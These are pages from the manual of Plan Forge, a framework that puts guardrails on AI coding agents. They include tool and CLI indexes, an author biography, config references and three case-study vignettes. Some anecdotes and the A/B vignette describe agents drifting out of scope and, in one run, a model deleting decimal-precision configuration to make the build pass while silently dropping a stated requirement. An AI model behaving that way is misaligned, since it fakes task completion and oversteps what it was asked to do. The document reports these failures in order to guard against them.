Inflection point: OpenBrain hooks were already wired into 28 MCP tools, 4 search-before-acting prompts, Reflexion lessons, Auto-skills, and cross-project Federation, but every one was gated and silently no-op'd otherwise. Users who didn't know to install OpenBrain were getting Plan Forge's L1 (Hub events) plus L2 (.forge/*.jsonl durable files) memory but no persistent semantic memory across sessions. The inner loop that makes the agent improve over time was effectively dark. v3.6 made the L3 layer discoverable without changing any soft-fail behavior.
What it solved: The "Plan Forge isn't getting smarter over time" failure mode. Without L3, Reflexion lessons, Auto-skills, and postmortem learnings had nowhere durable to live across sessions.
See Also
Original blog post, first-person narrative version with the human story behind each inflection point
Lessons Learned, the seven principles that emerged from this evolution
📄 Reference adaptation of the-journey-from-impossible-to-seven-minutes.html. The original essay covered v1.0 through v2.18 (April 2026). v2.83 and the v2.95 → v3.6 May 2026 sprint were added from CHANGELOG.md as they shipped.
About the Author
Scott Nichols
Director, Strategic Account Technology Strategist (Virtual CTO), Microsoft
Brand new here? Start with What Is Plan Forge for the 60-second overview, then come back.
About the Microsoft title. I mention it because being close to the source of these models (Copilot, Azure OpenAI, MCP) is part of why Plan Forge looks the way it does. I see how the primitives are built and where they break, and that shapes what gets built on top of them. Plan Forge itself is a personal project, not a Microsoft product. The code, the opinions, and any breakage are mine.
Why I Built This
Plan Forge came from frustration, my own.
I've spent my career as a software architect. First building enterprise systems, then helping teams at Microsoft build them on Azure. I know what good architecture looks like: clean layers, clear boundaries, every component with a purpose. Lasagna, not spaghetti.
When AI coding agents arrived, I was excited. Here was a tool that could generate code faster than any team I'd ever managed. But the excitement wore off fast. The agents were brilliant at greenfield work, scaffolding, boilerplate, CRUD endpoints, but they had no concept of architectural discipline. They made decisions I didn't ask for, expanded scope without warning, and produced code that compiled but couldn't be maintained.
Sound familiar? If you've hit the 80/20 wall (the point where AI-built code stops scaling), you know exactly what I mean.
I realized the problem wasn't the models. The models were capable. The problem was that nobody was giving them structure. No scope contracts. No validation gates. No separation between building and reviewing. We'd spent decades learning that human dev teams need guardrails, code reviews, and architectural governance, then handed AI agents a blank prompt and said "build me an app."
I built Plan Forge because I needed it. The same impulse that made me establish coding standards for human teams drove me to establish them for AI teams. The tools are different, but the principles are the same: clear scope, layered architecture, validation at boundaries, independent review, and no spaghetti code, ever.
If I'm being honest, Plan Forge also exists because of Spec Kit. That was the project that taught me the fix wasn't a better model. It was structure. Define what you want. Plan before you build. Stop letting the agent improvise. Plan Forge took that idea and pushed on it: scope contracts, auto-loading guardrails, isolated review sessions, multi-model consensus, then a whole runtime watch layer for what happens after the build leaves the shop. The two tools are still better together. See the Spec Kit interop chapter for the details.
Why a Forge?
People ask why the forge metaphor. Why not "Plan AI" or "Spec Pipeline" or some other clean-tech name? Because I'm a huge advocate of software as craft, and the trades got there first.
I'm a metal and wood worker in my own home workshop. There's something about working with your hands, hammering, planing, joining, fitting, that teaches discipline you cannot shortcut. The apprentice learns under a journeyman, the journeyman learns under a master, and at every step the work has to pass inspection before it leaves the shop. Skip a step and the piece fails. Lie about a measurement and someone gets hurt downstream. That's a culture of care that modern software development has mostly forgotten, and AI agents (left alone with a blank prompt) forget it even faster than humans do.
The forge is the oldest expression of that culture. Fire, hammer, anvil, water, repeat. Every great piece of metalwork came out of a disciplined process with explicit stages, and the smith had a name for every step. I wanted Plan Forge to feel the same way. Every concept in the framework has a real-world craft analog. A plan is a work order. A reviewer agent is a quality inspector. The Crucible is where raw material gets melted down and reshaped. LiveGuard is the warranty card after the piece leaves the shop. The four-station shop layout is literally the floor plan of a working forge, divided by function.
Naming things this way isn't decoration, it's a forcing function. If I can't find a real-world equivalent for an abstraction, that's usually a sign the abstraction isn't doing real work. The metaphor catches things that look like software but aren't actually building anything. Software is a young craft, but it doesn't have to be a careless one. Plan Forge is my attempt to bring the old traditions (apprentice to journeyman to master, hammer and anvil, fit and finish) into the place where AI agents and humans build things together.
Moments From the Forge
People sometimes ask which specific failure made me start writing guardrails. Honestly, it wasn't one. It was the same failure on loop. A few of them stuck hard enough to change the design.
The 2,000-line file
My first attempt at fixing any of this wasn't a framework. It was a single copilot-instructions.md that ballooned to about 2,000 lines: security, testing, architecture, deployment, everything I could think of crammed into one document. It was terrible. The agent cherry-picked, ignored half of it, and treated rules buried after line 1,500 as optional suggestions.
But it was also the first time I watched an AI consistently produce an interface before a concrete class. For one beautiful moment, somebody had told it what good looked like. The model didn't get smarter. It got direction. That was the hypothesis I've been refining ever since, and the reason today's instruction files are 80 to 200 lines each, auto-loaded by file pattern, one concern per file.
The demo with a database
Through 2025 I kept watching the same pattern in client demos. An agent would build a CRUD app from a single prompt. Five minutes in, the room would gasp. Endpoints, a UI, real data flowing. Five days later, that same app couldn't survive a second feature being added. No interfaces. No DTOs. Errors swallowed by catch (Exception). Tests that only covered the happy path. No cancellation tokens. No consideration for financial precision in code that was literally adding up money.
What we kept calling "software" was a demo with a database glued underneath. That's the 80/20 wall before anyone had named it: AI gets you to 80% in 20% of the time, and then the remaining 20% (the architecture, the tests, the error handling, the security) takes the other 80% of the effort to bolt on, while the AI-generated foundation fights you every step of the way.
The login page that grew an admin panel
I asked an agent for a login page once. I got a login page, a password reset flow, a user profile screen, a half-built admin panel, and a database migration that touched four tables I never mentioned. The agent wasn't being creative. It was being thorough with zero scope constraints.
That's the day "Forbidden Actions" became a required section in every Plan Forge plan. Explicit prohibitions like "do NOT add features outside this spec, do NOT refactor untouched files, do NOT change the schema beyond what's specified" cut scope drift by an order of magnitude. The most powerful guardrail isn't "do this." It's "don't do that."
The reviewer with no memory
The hardest lesson to internalize was that an agent in a long session will always believe its own code is correct. It has sunk-cost bias baked into the context window. It literally cannot see its own blind spots because those blind spots are sitting in the same token sequence that produced the code.
The first time I ran the same review prompt in a fresh session (same guardrails, no memory of the shortcuts the builder had considered and rejected), it caught fifteen issues the original session swore weren't there. Session isolation between builder and reviewer stopped being a nice idea and became a non-negotiable. It's why Plan Forge runs four sessions instead of one, why Session 3 is always a fresh reviewer, and why I trust that reviewer's output more than I trust my own first read.
The customer-reported broken link
Late in 2025 a customer reported a broken link on a page I'd shipped weeks earlier with an AI agent. I opened the file. Sure enough, a <a href="#"> placeholder the agent had left as scaffolding and nobody had grepped for. Then I went looking for siblings. There were twenty-three of them across the site. Plus a "Coming soon" on the pricing page. Plus a TODO in the FAQ. The build had been "green" the entire time because nothing in our pipeline was actually looking for those things in the deployed artifact.
My work at Microsoft focuses on Azure enterprise architecture, helping organizations design cloud systems that scale, stay secure, and remain maintainable over years. Before that, I built distributed systems, designed multi-tenant SaaS platforms, and ran engineering teams where architecture governance was a daily concern.
That background shapes Plan Forge in specific ways. Three threads from my day-job work show up directly in the framework:
Stamps pattern architecture, my open-source StampsPattern project brings Azure enterprise cell isolation to infrastructure-as-code. The same boundary-thinking shows up in every Plan Forge scope contract and in the enterprise reference architecture.
Multi-tenant isolation, years of building SaaS platforms taught me that "works for one tenant" is not the same as "works for all tenants." Plan Forge's multi-tenancy reviewer agent comes from real production incidents.
Guardrails as culture, every great team I've worked on had non-negotiable standards. The bad ones always thought they were "agile" enough to skip them. The guardrails aren't about distrust, they're about consistency. The instruction files exist so the same rules apply whether your team member is a junior dev, a senior engineer, or an AI model.
Where I Am With It Today
I use Plan Forge daily. It builds itself (the version of the manual you're reading was generated by the version of the pipeline before it), it builds my homelab tooling, and it's the way I onboard every new client project. When I find a rough edge, I file the bug into my own queue and the next phase fixes it. That feedback loop, me eating my own dog food, is the only reason the framework has survived past v1.
A Passion Project, Built in the Open
One thing I want to be straight about: Plan Forge is a passion project. It's something I build nights and weekends because the problem genuinely bugs me, not because anyone is paying for a feature roadmap, not because there's a release-quality QA team behind it, and not because every corner is polished. It isn't perfect. It probably never will be. There will be rough edges in the CLI, the dashboard will surprise you sometimes, and the docs will lag behind the code more often than I'd like.
What it does have is a tight feedback loop with the people actually using it. Every meaningful improvement in the last year came out of someone trying it on a real project, hitting a wall, and telling me what broke. That covers auto-loading instruction files, the Forbidden Actions section, quorum mode, LiveGuard, the four-station shop layout, and the Crucible interview. Plan Forge grows by your input. That's not a marketing line; it's literally how the roadmap gets built. See the project history and lessons learned chapters for the receipts.
So if you try it and it stumbles, please tell me. File an issue. Open a PR. Comment on a blog post. Build an extension for a niche your team cares about. The best version of Plan Forge is the one shaped by the people who actually have to ship software with it. If you're stuck before you even get there, the troubleshooting chapter and failure-mode catalog usually have a head start on the answer.
If you're looking for something specific to dig into, the highest-impact contributions right now are: language presets beyond .NET, Node, and Python (Rust, Go, and Java are mapped but under-tested), notification extensions for Slack / Teams / PagerDuty / email, new entries for the failure-mode catalog, and reviewer agents for domains I don't work in daily (ML pipelines, mobile, embedded). If you ship something in one of those areas, I will absolutely talk about it.
Extensions: Build and publish your own domain guardrails. See Chapter 12.
Customizing the framework: Chapter on customization walks through tweaking presets, skills, and hooks.
License: MIT. Fork it, embed it, rewrite half of it. Whatever helps your team ship better software.
Plan Forge builds Plan Forge. Every feature in this framework was developed using the same pipeline it ships to users: 55+ phases, 7,500+ self-tests, v1.0 through v3.11 with zero manual rollbacks. If the pipeline can build itself without drift, it can build your project too. And when it can't, that's where you come in.
Appendix O
Book Index
A–Z topic index, every concept, tool, and named section across the manual with a direct link to the page that covers it.
How this is built. This page is auto-generated by node docs/manual/maintain.mjs from the chapter list and curated section index in assets/manual.js. To add a new entry, add it to the relevant page and re-run the script. See also the Glossary for definitions of core terms.
Every numbered figure in the manual, in chapter order. Click a row to jump to the diagram in its original chapter.
How this is built. This page is auto-generated by node docs/manual/maintain.mjs from every <figure class="manual-figure"> in a numbered chapter. Figure numbers (Figure 5-1) are assigned in document order within each chapter. Sub-chapters and deep dives don't carry figure numbers; their diagrams still appear inline with captions but are not enumerated here.
One index, four surfaces. Every 106 MCP tool, every 97 CLI command, every REST endpoint domain, and every SDK export, alphabetized, grouped, and cross-linked. If you can't remember whether forge_secret_scan has a CLI wrapper, this is the page.
The source of truth. This appendix is a navigable index, not a reference manual. For deep usage:
Plan Forge exposes its capabilities through four orthogonal transports. The same handler set backs all four, choosing one is a question of who is calling.
Canonical source: pforge-mcp/tools.json. The full description, input schema, error map, and example for each tool is exposed via forge_capabilities. The table below is the one-line index.
Diagnostics & setup (7)
Tool
Purpose
forge_smith
Inspect the forge, env, VS Code, setup health, version currency, common problems
forge_validate
Validate Plan Forge setup, required files, counts, unresolved placeholders
forge_status
All phases from DEPLOYMENT-ROADMAP.md with current status
forge_diff
Compare changes against a plan's Scope Contract, drift + forbidden edits
forge_sweep
Completeness sweep, scan for TODO/FIXME/HACK/stub/placeholder/mock markers
forge_audit_export
Export audit events from .forge/runs/*/events.log — ACI-paginated, filterable by date/type/run
forge_diff_stats
Classify staged git diff changes by category (plan, test, docs, config, chore, scope) — advisory only, never blocks
GitHub stack (3)
forge_github_status
Inspect the GitHub-native AI surface (instructions, agents, MCP wiring, workflows, gh CLI)
forge_github_metrics
Live GitHub repo metrics via gh CLI, stars, PRs, issues, commit activity
forge_delegate_review
Delegate PR review to the Copilot Coding Agent (cloud)
Unified chronological view across all sources with correlationId grouping
forge_home_snapshot
Aggregated snapshot of Crucible, runs, LiveGuard, Tempering + trimmed feed
forge_capabilities
Machine-readable API surface, tools, CLI, workflows, config, dashboard, extensions
Testbed (3)
forge_testbed_run
Run a testbed scenario against an external testbed repository
forge_testbed_findings
Query testbed defect-log findings
forge_testbed_happypath
Run all happy-path testbed scenarios sequentially
Extensions, Forge-Master, image gen, meta (5)
forge_ext_search
Search the Plan Forge community extension catalog
forge_ext_info
Detailed info for a specific extension (author, version, install command)
forge_master_ask
Ask Forge-Master to reason about workflows (read-only orchestration)
forge_generate_image
Generate an image via xAI Grok Aurora or OpenAI DALL-E
forge_meta_bug_file
File a self-repair meta-bug against Plan Forge itself
Total: 106 MCP tools across 24 domains. Run forge_capabilities for the machine-readable manifest with full schemas, cost tiers, intent tags, and error maps.
CLI commands — pforge
Canonical source: pforge.ps1 + pforge.sh (mirror implementations). Schema doc: pforge-mcp/cli-schema.json. The full reference with arguments, flags, and examples lives in Chapter 8 — CLI Reference; this is the one-line index.
Core (12)
pforge smith Diagnose environment + setup health
pforge check Validate setup files
pforge validate (alias) Validate Plan Forge setup
pforge status Show phase status from roadmap
pforge sweep Scan for TODO/FIXME markers
pforge tour Guided walkthrough of installed Plan Forge files
pforge help Show help
pforge config get/set <k> [v] Read or write keys in .forge.json (atomic)
pforge update Update framework files (auto-selects source)
pforge self-update Force-pull latest GitHub release
pforge install First-time install bootstrap
pforge init Initialize a new project
Plan + analysis (12)
pforge new-phase <name> Create a new phase plan + roadmap entry
pforge analyze Cross-artifact consistency scoring (0-100)
pforge run-plan <plan> Execute a hardened plan
pforge diff <plan> Compare changes against plan Scope Contract
pforge phase-status Update phase status in DEPLOYMENT-ROADMAP
pforge regression-guard <plan> Run validation gates from plan files
pforge plan-from-sarif <sarif> Generate a fix plan from a SARIF findings file
pforge fix-proposal <finding> Generate a 1-3 slice fix plan
pforge runbook <plan> Generate operational runbook from a plan
pforge branch <plan> Create git branch from plan's Branch Strategy
pforge commit Auto-generate conventional commit from slice goal
pforge version-bump [v] Update VERSION + package.json + badges
Team + Copilot (8)
pforge team-dashboard Per-developer cards in the terminal
pforge team-activity Query the team-activity.jsonl ledger
pforge sync-memories Generate .github/copilot-memory-hints.md
pforge sync-instructions Generate .github/copilot-instructions.md
pforge sync-spaces Sync inter-project memory spaces
pforge github status Inspect GitHub-native AI surface
pforge github metrics Live repo metrics via gh CLI
pforge org-rules Export org-level custom instructions
Quality, drift & health (10)
pforge drift Score codebase against architecture guardrails
pforge hotspot Identify git churn hotspots
pforge health-trend Drift, cost, incidents, model perf over time
pforge digest Daily digest, yesterday's deltas + anomalies
pforge triage Triage open alerts by priority
pforge dep-watch Dependency vulnerability + freshness
pforge incident capture Record an incident
pforge deploy-log Record a deployment
pforge audit-loop Drive a single audit-loop iteration
pforge audit list/show Inspect classifier audit findings
Tempering (4)
pforge hammer-fm Run the full tempering harness (false-marker scan)
pforge testbed-happypath Run all happy-path testbed scenarios
pforge regression-guard (also a plan command) Run gates as guard
pforge mcp-call <tool> ... Invoke any MCP tool not yet wrapped by a verb
Memory + brain (6)
pforge drain-memory Drain OpenBrain queue via local MCP REST
pforge migrate-memory Merge legacy *-history.json into .jsonl
pforge fm-session Start a Forge-Master reasoning session
pforge fm-recall Recall a prior Forge-Master session
pforge anvil stat/purge Inspect / reset the Δ-only memoization layer
pforge lattice index/stat/... Code-graph index commands
Security & environment (5)
pforge secret-scan Scan recent commits for high-entropy strings
pforge env-diff Compare .env keys across environments
pforge quorum-analyze Assemble quorum prompt from LiveGuard data
pforge hallmark verify Verify Hallmark provenance envelopes
pforge ext add/remove/... Extension management
Total: 57+ top-level CLI commands across 7 functional areas. Run pforge --help for the live listing on your installed version.
Offline access to .forge/trajectories/<plan>/<slice>.md — the per-slice agent trajectory captures used by self-repair reporting
Surface coverage matrix
Not every capability is exposed through every surface. This matrix shows which features have CLI wrappers, REST endpoints, and SDK helpers. Use it to pick the right surface for a caller.
Capability
MCP
CLI
REST
SDK
Plan execution (run-plan)
✓
✓
✓
✓
Cost reporting + estimates
✓
✓
✓
✓
Copilot trilogy (memory + instructions sync)
✓
✓
✓
✓
Team dashboard + activity
✓
✓
✓
✓
Knowledge graph queries
✓
✓
✓
✓
Daily digest
—
✓
✓
✓
LiveGuard checks (secret/env/full)
✓
✓
✓
✓
Tempering (scan, run, drain)
✓
✓
✓
✓
Crucible smelting
✓
✓
✓
✓
Forge-Master (read-only reasoning)
✓
✓
✓
✓
Lattice code graph
✓
✓
✓
✓
Hallmark stamp / verify
—
✓
—
✓
Anvil purge / stat
—
✓
✓
✓
Bug registry CRUD
✓
—
✓
✓
WebSocket live events
—
—
✓
✓
Self-update / install
—
✓
—
—
Notification adapter contract validation
—
—
—
✓
Offline run artifact access (run-reader)
—
—
—
✓
Offline plan file access (plan-reader)
—
—
—
✓
Offline thought store access (thought-reader)
—
—
—
✓
Offline digest file access (digest-reader)
—
—
—
✓
Anvil cache management
✓
✓
✓
✓
Semantic recall / local search
✓
—
—
—
Extension marketplace
✓
✓
✓
—
Reading the matrix. A "—" means "the capability isn't exposed on this surface", usually intentional. For example, pforge install only makes sense as a CLI command; WebSocket live events have no CLI representation (subscribe via REST + WS).
A Day in the Forge — Three Vignettes from Real Pipelines
Three short case studies from production runs, each absorbed from a contemporary blog post and condensed to the parts that survive when the version numbers change. The vignettes are arranged from the largest reframe (Vignette 1, the loop that never ends) to the most quantitative receipt (Vignette 2, the 99-vs-44 A/B test) to the most operational pattern (Vignette 3, the three-model quorum run).
Audience: Readers who want concrete worked examples before committing to the chapters. Especially useful for stakeholders evaluating Plan Forge for adoption.
How to use: Read in order, or skip to the vignette closest to your situation. Each one ends with a "Where to read more" pointer into the canonical chapter that owns the topic and a citation to the original blog post for the first-person account.
The full closed-loop audit of a real production Next.js site: a Node discovery crawler emitting structured JSON, a three-lane triage filter, the Crucible eating the bug lane, Tempering re-auditing with the same harness that discovered, and the bug registry auto-smelting regressions back into the next pass, running unattended.
The same .NET 10 WebAPI built twice from an identical skeleton on the same machine, same afternoon, same Claude Opus 4.6 model. One run with Plan Forge guardrails, one with pure vibe coding. 99 vs 44 on structural quality (4.6× more tests, 6 vs 0 interfaces, 9 vs 0 DTOs), in less wall-clock time.
The same C# invoicing slice executed twice from one hardened plan: once with the default single-model worker, once with a three-model quorum. Both passed every gate and the independent reviewer. The quorum run cost $0.22 more, produced +20% tests, extracted DRY helpers the single run inlined, used relative test dates that survive the calendar, and emitted modern .NET 7+ exception patterns.
All three vignettes preserve the pseudonyms used in the original blog posts. "TheProject" in Vignette 1 is a real production Next.js site the maintainer operates; the owner did not clear the real name for publication. Every metric is from the actual run.
Vignette 1 — The Loop That Never Ends
Source:"The Loop That Never Ends" · Subject: TheProject (production Next.js site) · What it demonstrates: the closed-loop architecture from Discovery to Tempering, running without a human in the loop after the first pass.
The setup
TheProject is a production Next.js site, marketing pages, a product catalog, a handful of interactive demos. Like most sites that grow organically, it had accumulated the usual rot: placeholder copy that never got replaced, stale /docs routes, console errors nobody noticed, href="#" waiting to be wired up. The maintainer had two options. Sit down with a checklist and grind through it; or wire the rot into Plan Forge's closed loop and let the loop close on itself.
The loop, drawn honestly
Plan Forge's seven-step pipeline reads as a straight line in the diagrams, but the production shape is circular. Four passes, with back-edges that matter as much as the forward ones:
Pass 1: Discovery harness. A reusable Node crawler (~200 lines, one file) walks the site and emits structured JSON: route, placeholders found, broken hrefs, console errors, redirect chains. Boring JSON. But it is structured boring JSON, the only kind the Crucible can turn into smelts.
Pass 2: the Crucible eats the JSON. A 30-line wrapper reads .forge/audits/dev-<ts>.json, groups findings by route and severity, and for each group calls forge_crucible_submit with a title, the raw evidence, and a priority derived from the severity bucket. The Crucible runs its usual interview, the hardener emits a Phase-NN plan with a Scope Contract.
Pass 3: execute and Temper. Nothing exotic; the same pforge run-plan the project uses on itself. The interesting part is what happens after the last slice commits: Tempering re-runs the discovery harness against the newly-deployed preview URL. If the same JSON query that found the problem now returns empty, Tempering reports green. If not, the failures get written to the bug registry.
Pass 4: the loop closes. The bug registry auto-smelts. No human triage. The same pipeline that wrote the fix now catches the fix's own regressions. After Pass 1, the loop runs without the maintainer.
The key insight: the back-edges are the point. Discovery finds problems and funnels them into the Crucible. Tempering catches regressions and writes them to the bug registry, which auto-smelts them back into Discovery's next pass. The pipeline does not hit a "done" state, it hits a quiet state. The next deploy starts the loop again.
The mistake that almost sank the loop
The first version of the Crucible wrapper routed every finding through the Crucible. Console errors, 404s, auth redirects, placeholder regex hits, all of it became a proposed smelt for the Crucible to interview. The interview queue grew to 60+ items and half were noise the Crucible had no business thinking about.
The fix was a three-lane triage before the Crucible ever saw a finding:
Lane
What goes here
What happens
Bug lane
Findings with evidence and scope: broken links, console errors, missing assets.
Skip the Crucible entirely. These are not ideas, they are bugs. Route to the bug registry; let auto-smelt fix them in a single pass.
Crucible lane
Scope-ambiguous feature work the audit revealed: empty CTAs, "Coming soon" sections, half-built flows.
Submit to the Crucible. The Crucible interviews for scope, the hardener emits the plan, the Forge executes.
Noise lane
Auth-redirect 307s, 404s on test-data routes, false-positive regex hits.
Filter at the harness. Never reach the Crucible. Tune signal-to-noise at the source, a discovery harness that cries wolf on auth redirects teaches the Crucible to ignore it.
The bug lane runs first, fix the known defects, watch Tempering validate them, prove the mechanics end-to-end, then the feature lane opens. If Round 1's bug lane fails, auto-smelt re-ingests and retries without the human. The loop eats its own mistakes before it ever touches the feature backlog. That ordering is what makes the feature lane safe to run unattended.
The outcome
Over two weeks, with no manual TODO list and no human in the loop after the initial wrapper, the system found 23 placeholders the maintainer did not know existed, 7 broken links from a migration the previous month, and a console error in the checkout flow that had been silently firing for weeks. The loop is still finding things, slower now, but steady.
What makes the loop work
Four conditions, in order of how long they took to learn:
Structured evidence, not prose. The Crucible cannot smelt "the pricing page looks weird." It can smelt {"route": "/pricing", "placeholders": ["Coming soon", "TODO: price tiers"], "broken_hrefs": ["#"]}. The discovery harness exists to turn the first into the second.
Triage before the Crucible, not after. Three lanes (bug / Crucible / noise) at the wrapper, not inside the Crucible interview. This is the insight that took longest to learn.
Tempering must re-audit with the same tool that discovered. If discovery uses regex and Tempering uses eyeballs, the loop leaks. If both use the same harness, a fix is only done when the same JSON query that found it now returns empty.
Auto-smelt is opt-in but default-on. Turn it off per-project and the loop degrades into a pipeline, and pipelines end. The whole point is that this one does not.
Source:"The A/B Test: 99 vs 44 — Same App, Same Model, Same Time" · Subject: a .NET 10 WebAPI built twice · What it demonstrates: the structural-quality gap between Plan Forge and vibe coding when every other variable is held constant.
The setup
Both projects started from an identical .NET 10 WebAPI skeleton, the same git commit, the same empty solution. The requirements were identical: Clients CRUD → Projects CRUD → Invoice Engine with rate tiers, volume discounts, tax calculation, and banker's rounding. Both runs used Claude Opus 4.6. Same machine, same afternoon. The only variable was whether the AI had guardrails.
Run A: Plan Forge v2.22.1 installed, guardrails, Temper Guards, instruction files, the full pipeline.
Run B: a blank project and a prompt. Pure vibe coding.
The numbers
Figure R-1. The structural-quality gap visualised: same model, same time, different software shape.
Metric
Plan Forge (A)
Vibe coding (B)
Delta
Duration
~7 min
~8 min
guardrails did not add overhead
Tests
60
13
4.6× more
Interfaces
6
0
vibe = 0
DTOs
9
0
vibe = 0
Typed exceptions
4
0
vibe = 0
Error middleware
ProblemDetails (RFC 7807)
none
vibe had no error contract
Banker's rounding
5 usages
0
requirement silently dropped by vibe
CancellationToken
79 refs
0
vibe = 0
.gitignore
present
missing
vibe committed bin/ and obj/
Quality score (/100)
99
44
2.25× higher
What mattered — the software shape, not the line count
The Plan Forge run produced more code, and it produced the right code:
3-layer architecture (Controller → Service → Repository), not a flat 2-layer structure where controllers called EF Core directly.
Interfaces for every service and repository. Dependency injection works, mocking works, testing works.
DTOs at the API boundary. Mass-assignment protection, clean contracts, no entity leakage.
Four typed exceptions (NotFoundException, DuplicateException, ValidationException, BusinessRuleException) mapped via ProblemDetails (RFC 7807) to proper HTTP status codes.
Banker's rounding (MidpointRounding.ToEven) on every financial calculation, the requirement that was explicitly stated but silently dropped by the vibe run.
CancellationToken on every async method, 79 references, enabling graceful shutdown and request cancellation.
The vibe-coded version works. You can start it, call the endpoints, and get responses. It also has structural problems that block production deployment: 12 build errors on first attempt (the model removed the EF Core decimal precision configuration to make the build pass, silently violating the banker's rounding requirement), no interfaces (controllers cannot be unit-tested), entities exposed directly as API responses (change a column, break the API contract), and 111 build-output files committed to the initial git commit because no .gitignore was generated.
The surprise — time was the same
The conventional wisdom is that structure slows you down. More rules, more process, more overhead. Skip the architecture, skip the tests, ship faster. The numbers tell a different story: Plan Forge produced 4.6× more tests and a 2.25× higher quality score in less wall-clock time (7 vs 8 minutes). The guardrails did not add overhead. They prevented the rework loop. The vibe run spent its extra minute fighting the EF Core build errors and applying a fix that sacrificed a requirement.
Guardrails do not slow you down. Rework slows you down. Guardrails prevent rework.
Source:"Quorum Mode: What Happens When 3 AI Models Review Each Other's Code" · Subject: the same C# invoicing slice, executed twice · What it demonstrates: the synthesis effect, when three models propose, the reviewer picks the cleanest approach, and quality compounds for cents on the dollar.
The setup
One feature, two executions, identical hardened plan:
Plan: same Scope Contract, same slices, same validation gates, same tech-stack preset.
Run A (Control): standard single-model execution on Claude Sonnet.
Run B (Quorum): three models in parallel (Claude Opus, GPT-5.3-Codex, Claude Sonnet) → reviewer synthesis → Claude Sonnet builds from the consensus plan.
Both runs passed every gate. Every slice built, every test passed, and the independent reviewer signed off on both. The interesting part is how they passed.
The single-model and the quorum runs are not different code volumes, they are different code shapes. Four named patterns drive the gap:
DRY helper extraction. The single-model run inlined volume-discount math in three call sites with slight variations. The quorum run extracted IsWeekend(), CalculateVolumeDiscount(), and ApplyBankersRounding() as private static helpers because the synthesizer saw multiple proposals and picked the one that did not repeat itself.
Robust test dates. Single-model tests pinned dates to literal calendar days (new DateTime(2026, 3, 15)). Those tests fail when the dates pass and the business logic correctly refuses future invoices. Quorum tests used relative offsets (DateTime.Now.AddDays(-7)) that stay green forever.
Modern .NET patterns. Control run: throw new ValidationException("..."), functional but generic. Quorum run: ArgumentException.ThrowIfNullOrWhiteSpace(), the .NET 7+ recommended API. One model knew about it, the reviewer picked it.
Edge-case coverage. The extra three tests in the quorum run were not padding, they covered voided invoice regeneration, invoice-number sequencing under concurrent access, and boundary conditions in volume-discount tiers. The exact tests that would have caught production bugs.
The economics
The quorum run cost $0.22 more than the control run ($0.84 vs $0.62), about 35% in percentage terms, but still under a dollar total. For a feature that will be maintained for years, the differential is rounding error. The time delta was more significant: 32 minutes vs 12 minutes. The extra twenty minutes is the parallel dry-run analysis (three models thinking) plus the reviewer synthesis step. The actual build time was comparable.
For $0.22 more, you get 20% more tests, cleaner architecture, and modern patterns. That is the cheapest code review you will ever buy.
When to use it
Quorum mode is not for every slice. Running it on a simple CRUD endpoint that creates a database record is overkill. Running it on an auth flow, billing logic, or a database migration is worth every token. The default --quorum=auto threshold scores each slice's complexity (1–10) using seven weighted signals, file scope count, cross-module dependencies, security keywords, database/migration keywords, gate count, task count, historical failure rate, and only slices at or above the threshold (default 6) get the three-model treatment.
Read together, the three vignettes describe the same shape from three angles. Vignette 1 (the loop) is about making the pipeline survive its own output, Tempering re-auditing with the same tool that discovered, the bug registry auto-smelting regressions, the loop running unattended. Vignette 2 (99 vs 44) is about making the software survive its own future, interfaces and DTOs and typed exceptions and cancellation, the structural quality that separates a prototype from production code. Vignette 3 (quorum) is about making the next slice survive the gap between what one model knows and what another does, the synthesis effect, paid for in cents, banked in code that does not need a second rewrite.
Three vignettes, three different surface areas, one underlying claim: a harness that survives its own output is the difference between a demo and a shop. The chapters this appendix cross-links explain the mechanisms; the blog posts behind the vignettes preserve the first-person account; the receipts above are the part that survives when the version numbers change.
Appendix S
How Do I…? — Task Index
A task-first index over the rest of the manual. Find the verb that matches what you are trying to do; follow the link to the chapter that owns the answer. This appendix adds no new prose, it is pure navigation, sorted by intent rather than by where the chapters happen to live in the book.
Audience: Anyone who knows what they need to do but is not sure which chapter to open. Especially useful when returning to the manual mid-task.
How to use: Pick the intent group closest to your situation, scan the questions, click the answer link. If a task spans multiple chapters, the index lists each cross-ref, read them in order. If you cannot find what you need here, the Book Index covers concepts and the search box in the sidebar covers everything else.
The nine intent groups
The index is organized by what you are doing, not by what part of Plan Forge you are touching. Most tasks pull in two or three chapters across different Parts:
How do I set provider API keys (XAI, OpenAI, Anthropic) safely?Appendix U — Provider API Keys; prefer .forge/secrets.json over committing keys to .forge.json.
How do I onboard a new developer to my Plan-Forge-enabled project? route them to the Solo Developer Ladder if they are working alone, or the Team Lead Ladder if they will run plans across the team.
Appendix P — List of Figures, every diagram in the manual. Use when you remember the picture but not the chapter.
Appendix Q — Unified API Surface Index, every CLI command, MCP tool, REST endpoint, and config field. Use when you know the symbol but not where it is documented.
Appendix R — A Day in the Forge, three worked case studies. Use when you want concrete examples before committing to the chapters.
Reader-Journey Ladders, persona-driven sequences. Use when you know who you are reading as, not just what you are doing.
Appendix T
.forge.json Reference
Every settable key in the per-project Plan Forge configuration file, type, default, example, and what changes when the value is touched. The canonical source of truth for this reference is CONFIG_SCHEMA in pforge-mcp/capabilities.mjs; this appendix mirrors that schema in human-readable form.
How to edit safely. Prefer the forge_config MCP tool (or the dashboard Config tab) for schema-validated writes, both perform atomic updates (write to temp, then rename) so partial writes never leave a half-valid file. Hand-editing is fine for small changes; just validate the JSON before saving.
Orientation
The file lives at the repo root as .forge.json. It is read at startup by the orchestrator, the dashboard, and most MCP tools. The schema is intentionally shallow at the top and grouped by subsystem, each top-level key controls one slice of Plan Forge behavior:
The next sections describe each group in detail. Every field row uses the same five columns, Key, Type, Default, Example, Change impact, so the table reads the same way no matter which subsystem you land on.
Project identity
Four fields tell Plan Forge what kind of project it is looking at. projectName is the most important one, it scopes memory in OpenBrain (so two projects with the same plan name do not collide) and is the default project tag for traces and replay.
Key
Type
Default
Example
Change impact
projectName
string
(none)
"plan-forge"
OpenBrain memory namespace; default project tag for replay; affects all memory-related queries. Changing it splits memory between old and new names.
preset
enum
(none)
"dotnet"
One of dotnet, typescript, python, java, go, swift, azure-iac, custom. Determines which instruction files, agents, and skills are installed by setup. Read by validators and the dashboard.
templateVersion
string
(none)
"2.56.0"
Records the Plan Forge release that last ran setup here. Compared against the running CLI version so pforge update can detect drift.
pipelineVersion
string
"2.0"
"2.0"
Pipeline schema version. Rarely changed by users; bumped when the 7-step pipeline contract changes shape.
updateSource — how pforge update finds the framework
Controls where the pforge update command pulls framework files from. Defaults to auto, which picks the newer of a local sibling clone (if present) and the latest GitHub tag. See Appendix G — Update Source Modes for the full mode-selection story; this entry is the bare schema reference.
Key
Type
